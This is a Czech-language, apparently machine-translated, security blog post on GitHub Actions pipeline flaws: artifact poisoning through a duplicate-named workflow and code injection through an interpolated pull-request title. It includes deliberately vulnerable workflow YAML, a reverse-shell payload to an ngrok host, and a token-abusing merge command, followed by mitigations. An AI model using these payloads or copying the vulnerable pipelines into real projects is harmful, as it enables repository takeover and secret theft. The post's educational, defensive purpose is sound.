





V předchozích příspěvcích (viz. Nepřímá otrava Pipeline Provedení I-OOP a Otrávený Pipeline Prováděcí OOPP , zabývali jsme se v podstatě OOPP (ochrana proti otravám Pipeline Provedení): viděli jsme, jak to funguje, jaké to má účinky, jaké je zneužívání a také některé způsoby, jak se proti tomu chránit.
Tento příspěvek se hluboce ponoří do některých dalších CI/CD pipeline zranitelnosti, jako je otrava artefaktů a vstřikování kódu.
Abychom to mohli udělat, budeme to nějak zakládat na OOP, takže si udělejme rychlé shrnutí toho, co jsme o OOP viděli.
Předchozí práce na OOP
Abychom to shrnuli, začali jsme se základním GitHubem pipeline vytvářet a testovat přispěný kód prostřednictvím pull requestKromě toho definuje některé kontroly, které, pokud jsou splněny, sloučí kód do hlavní větve. Pojmenovali jsme to jako Scénář č. 1.

V našem předchozím příspěvku jsme si ukázali, jak tento základní pipeline byl zranitelné vůči D-OOP i I-OOP.
Podařilo se nám opravit D-OOP by úprava spouštěcí události od pull_request na cíl_žádosti_o_pull, takže pipeline bezpečné pro D-OOP. jako připomenutí, pipelinespuštěné událostí pull_request_target provedou základní pipeline kód, nikoli pipeline kód obsažený v pull request.
Pojmenovali jsme to jako Scénář č. 2.

V důsledku této úpravy jsme prokázali, že Scénář č. 2 byl stále zranitelný vůči I-OOP..
Abychom to napravili, rozhodli jsme se rozdělit se pipeline na dvě části:
- 1st pipeline (Vytvoření CI) by podívejte se na PR kód (pro jeho sestavení), proveďte sestavení a vygenerujte artefakt.
- 2nd pipeline (Testovací CI) by zkontrolujte základní kód (abyste se vyhnuli úpravám shellu) a spustit původní skripty proti artefaktu.
- Synchronizace testovací CI pipeline spustit PO sestavení CI pipeline, použijeme workflow_run spoušť.
Pojmenovali jsme to jako Scénář č. 3.

Pojďme obnovit kód obou pipelinepodle těchto úprav…
1. pipeline (Vytvořit CI):
					name: Build CI


on:
  pull_request_target:
    branches: [ main ]


env:
  MY_SECRET: ${{ secrets.MY_SECRET }}
  GITHUB_PAT: ${{ secrets.GH_PAT }}

jobs:

  prt_build_and_upload:
    runs-on: ubuntu-latest
    steps:
      - name: Checking out PR code
        uses: actions/checkout@v4
        if: ${{ github.event_name == 'pull_request_target' }}
        with:
          # This is to get the PR code instead of the repo code
          ref: ${{ github.event.pull_request.head.sha }}


      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt

	# Upload the binary as a pipeline artifact
      - name: Archive building artifacts
        uses: actions/upload-artifact@v3
        with:
          name: archive-bin
          path: |
            bin
2. pipeline (Testovací interval spolehlivosti):
					name: Test CI


on:
  workflow_run:
    workflows: [ 'Build CI' ]
    types: [completed]

env:
  MY_SECRET: ${{ secrets.MY_SECRET }}
  GITHUB_PAT: ${{ secrets.GH_PAT }}


jobs:
  deploy:
    runs-on: ubuntu-latest
    if: ${{ github.event.workflow_run.conclusion == 'success' }}
    steps:


      # By default, checks out base code (not PR code)
      - name: Checkout repository
        uses: actions/checkout@v4


	# Download the artifact
      - name: 'Download artifact'
        uses: actions/github-script@v6
        with:
          script: |
            let allArtifacts = await github.rest.actions.listWorkflowRunArtifacts({
               owner: context.repo.owner,
               repo: context.repo.repo,
               run_id: context.payload.workflow_run.id,
            });
            let matchArtifact = allArtifacts.data.artifacts.filter((artifact) => {
              return artifact.name == "archive-bin"
            })[0];
            let download = await github.rest.actions.downloadArtifact({
               owner: context.repo.owner,
               repo: context.repo.repo,
               artifact_id: matchArtifact.id,
               archive_format: 'zip',
            });
            let fs = require('fs');
            fs.writeFileSync(`${process.env.GITHUB_WORKSPACE}/myartifact.zip`, Buffer.from(download.data));


	# Unzip the artifact
      - name: 'Unzip artifact'
        run: |
          unzip -o myartifact.zip


      # Runs tests
      - name: Running tests ...
        id : run_tests
        run: |
          echo Running tests..
          chmod +x runtests.sh
          ./runtests.sh
          echo Tests executed.


#
      # For demo purposes, the check merge condition will always be set to FALSE (avoiding to merge)
      #
- name: pr_check_conditions_to_merge
        id: check_pr
        run: |
          echo "check_conditions_to_merge"
          PR_ID=$(<PR_ID.txt)
          PR_TITLE=$(<PR_TITLE.txt)
          echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE"
          echo "merge=false" >> $GITHUB_OUTPUT

      - name: pr_merge_pr_false
        if: steps.check_pr.outputs.merge == 'false'
        run: |
          echo "The merge check was ${{ steps.check_pr.outputs.merge }}"
          echo "Merge conditions NOT MEET!!!"


      - name: pr_merge_pr_true
        if: steps.check_pr.outputs.merge == 'true' && steps.run_tests.outputs.run_tests == 'OK'
        run: |
          echo "The merge check was ${{ steps.check_pr.outputs.merge }}"
          echo "Merge conditions successfully MEET!!!"
          echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'
Otrava artefakty
Podle výše uvedeného CI/CD pipelines:
- pipeline Vytvoření CI is trezor oběma D-OOP (kvůli cíl_žádosti_o_pull) a I-OOP (protože již nespustí shellový skript).
- pipeline Testovací CI je také trezor oběma D-OOP (kvůli workflow_run) a I-OOP (protože pro získání původního skriptu shellu prověřuje základní kód)
Pojďme se na toto „řešení“ podívat hlouběji.
Pipeline Testovací CI stáhne artefakt jako zip soubor.
					# Unzip the artifact
      - name: 'Unzip artifact'
        run: |
          unzip -o myartifact.zip


      # Runs tests
      - name: Running tests ...
        id : run_tests
        run: |
          echo Running tests..
          chmod +x runtests.sh
          ./runtests.sh
          echo Tests executed.
Po rozbalení se spustí „bezpečný“ shellový skript. Proč říkám „bezpečný“ shellový skript? Protože v předchozím kroku pipeline zkontroluje „základní“ kód, takže původní skript je umístěn do složky pracovního prostoru. Proto, když pipeline spustí shellový skript, který bude spouštět, s použitím dříve staženého binárního souboru.
Potom, co je problém s tímto přístupem? Problém nastává když jakýkoli uživatel „vytvoří“ nový pipeline.
Pokud uživatel otevře žádost o změnu obsahu obsahující novou pipeline, GitHub to provede pipeline (za určitých podmínek, jak jsme viděli v předchozím zveřejnit).
Vzhledem k tomu co když uživatel vytvoří nový pipeline se stejným názvem jako Build CI? Ano, je to překvapivé, ale GitHub vám umožňuje vytvořit dva pipelinese stejným jménem!!
Nezapomeňte, že testovací CI se spustí po sestavení CI…
					name: Test CI


on:
  workflow_run:
    workflows: [ 'Build CI' ]
    types: [completed]
Překvapivě, protože nyní existují dva pipelinese stejným názvem, pipeline Testovací CI se spustí dvakrát.: jeden po originále pipeline a další po „novém“ pipeline.
Jak toho může hacker zneužít?
- Zaprvé může uživatel se zlými úmysly upravit skript shellu tak, aby odeslal tajný kód na server ovládaný hackerem.
- Za druhé, nový pipeline obsahuje řádek pro kopírování upraveného skriptu shellu do artefaktu → otrava artefaktůct!!!
Když uživatel otevře žádost o změnu s těmito změnami, „nový“ pipeline bude provedeno (nahráním napadeného artefaktu) a nasazení CI pipeline bude provedeno poté, což má za následek „Upravený“ shellový skript přepíše „původní“ shellový skript umístěný v pipeline pracovní prostor.

Tomu říkáme Otrava artefakty, tj. schopnost modifikovat (hackovat) pipeline logiku prostřednictvím modifikace pipeline artefakt.
Jeden možný náprava je docela přímočaré: pouhé rozbalení artefaktu do podsložky pracovního prostoru by zabránilo přepsání „základního“ skriptu shellu.
Vložení kódu
Kromě poškození artefakty, vidíte ve výše uvedeném kódu nějakou další zranitelnost?
Jdeme!!
Jak vidíte v kódu, pipeline Build CI sestaví binární soubor a nahraje jej jako pipeline artefakt a kromě toho nahrává i několik dalších dat: název žádosti o zadání (PR Title) a PR ID.
					          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
Proč? Protože pro sloučení PR, jak vidíte níže, testovací CI pipeline potřebuje ID PR k vyvolání REST API GitHubu, které sloučí PR.
Jak funguje testovací CI pipeline získat toto PR ID? Sdílení informací v textových souborech (součást pipeline artefakt) je běžný způsob sdílení informací mezi pipelines. A přesně tohle tyto pipelinedělají.
					  echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
                  https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'
Přísně vzato, pro sloučení PR je potřeba pouze PR ID, ale pipeline administrátor se rozhodl, že Build CI bude obsahovat i titul PR, takže Test CI pipeline vytiskne nějakou informační zprávu obsahující jak PR ID, tak i název.
					name: Build CI
      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
					name: Test CI
[...]
          PR_ID=$(<PR_ID.txt)
          PR_TITLE=$(<PR_TITLE.txt)
          echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE"
Název PR jsou vždy data pocházející od uživatele, a proto musí být vždy považován za nedůvěryhodný.. Takže pipeline musí s nimi zacházet a přijmout ochranná opatření.
Ve výše uvedeném kódu vidíme konkrétní zprávu, která odráží PR Title. Je to jen linuxový příkaz „echo“.
Pokud je název „fiktivní název“, Github interně vygeneruje skript obsahující pomocí interpolace řetězců
echo ""a dummy title""
Ale co kdyby PR titulek vypadal nějak takto:
„Škodlivý název“ && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo "Scénář by se stal:
echo "Malicious title" && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo ""
Výsledkem je otevření reverzního shellu proti serveru ovládanému hackerem.

Tato reverzní shell by mohla být použita pro přístup k pipeline tajné kódy (nezapomeňte, že testovací CI běží v režimu oprávnění, protože je spouštěn příkazem workflow_run, takže má přístup k tajným kódům).
Ale co jiného se dá dělat skrze ten reverzní shell?
Podívejte se na testovací kód CI:
					env:
  GITHUB_PAT: ${{ secrets.GH_PAT }}


[...]
          echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
                  https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'
Jak vidíte v testovací CI pipeline, příkaz curl merge využívá GITHUB_PAT (definovaný jako pipeline env var), takže běžec obsahuje GITHUB_PAT jako proměnnou prostředí. Navíc také vytvoří env var, která čte PR ID.
Hacker tedy stačí zkopírovat příkaz curl a vložit ho do reverzního shellu, čímž PR sloučí přímo do chráněné větve.

Aby se tohle všechno ochránilo:
- Na vyhnout se interpolace řetězců s nedůvěryhodnými daty (zranitelná vůči vkládání kódu) podle definování pipeline proměnné prostředí místo přímého použití v příkazech echo
Místo použití:
					name: Build CI
      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
Použijte toto:
					  - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "$PR_TITLE" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
        env:
          PR_TITLE: ${{github.event.pull_request.title}}
- I s využitím exploitu pro vstřikování kódu by příkaz curl merge neuspěl, pokud byste jej správně použili. chráněno tvé pull requests prostřednictvím nějaké povinné kontroly nebo schválení.
Závěry
Je nějak těžké se chránit CI/CD pipelinekonfigurace a získat pipelineje bez zranitelností.
To neznamená, že CI/CD Systémy (jako v tomto případě GitHub) jsou samy o sobě zranitelné. CI/CD Systémy poskytují prostředky k ochraně před zranitelnostmi… ale je odpovědností administrátora, aby tyto ochrany implementoval.
Ale… Zranitelnost nemůžete vyřešit, pokud si nejste vědomi její existence!!!
Samozřejmě, že vysoce kvalifikovaný devops administrátor může mít všechny tyto hrozby na paměti a řádně je chránit. CI/CD pipelines, ale i tak je velmi cenné používat produkt k detekci všech těchto druhů zranitelností. A samozřejmě automatizovat tento proces zachycení zranitelností (například spuštěním skenování jako součásti CI/CD pipelines).

Tento přístup by se dal nazvat „Bezpečnostní brána"
- Vytvoř nový pipeline (Bezpečnostní brána) ke kontrole CI/CD pipelinezranitelnosti a učinit z druhé CI pipelineprovést pouze po úspěšném dokončení Bezpečnostní brány pipeline.
- Bezpečnostní brána pipelinezkontroluje CI/CD pipelinezranitelnosti a
- Pokud se najdou zranitelnosti, selže a tím i ostatní pipelines nebudou provedeny.
- Pokud se nenajdou žádné zranitelnosti, pipeline uspěje a ten druhý pipelines se spustí jako obvykle.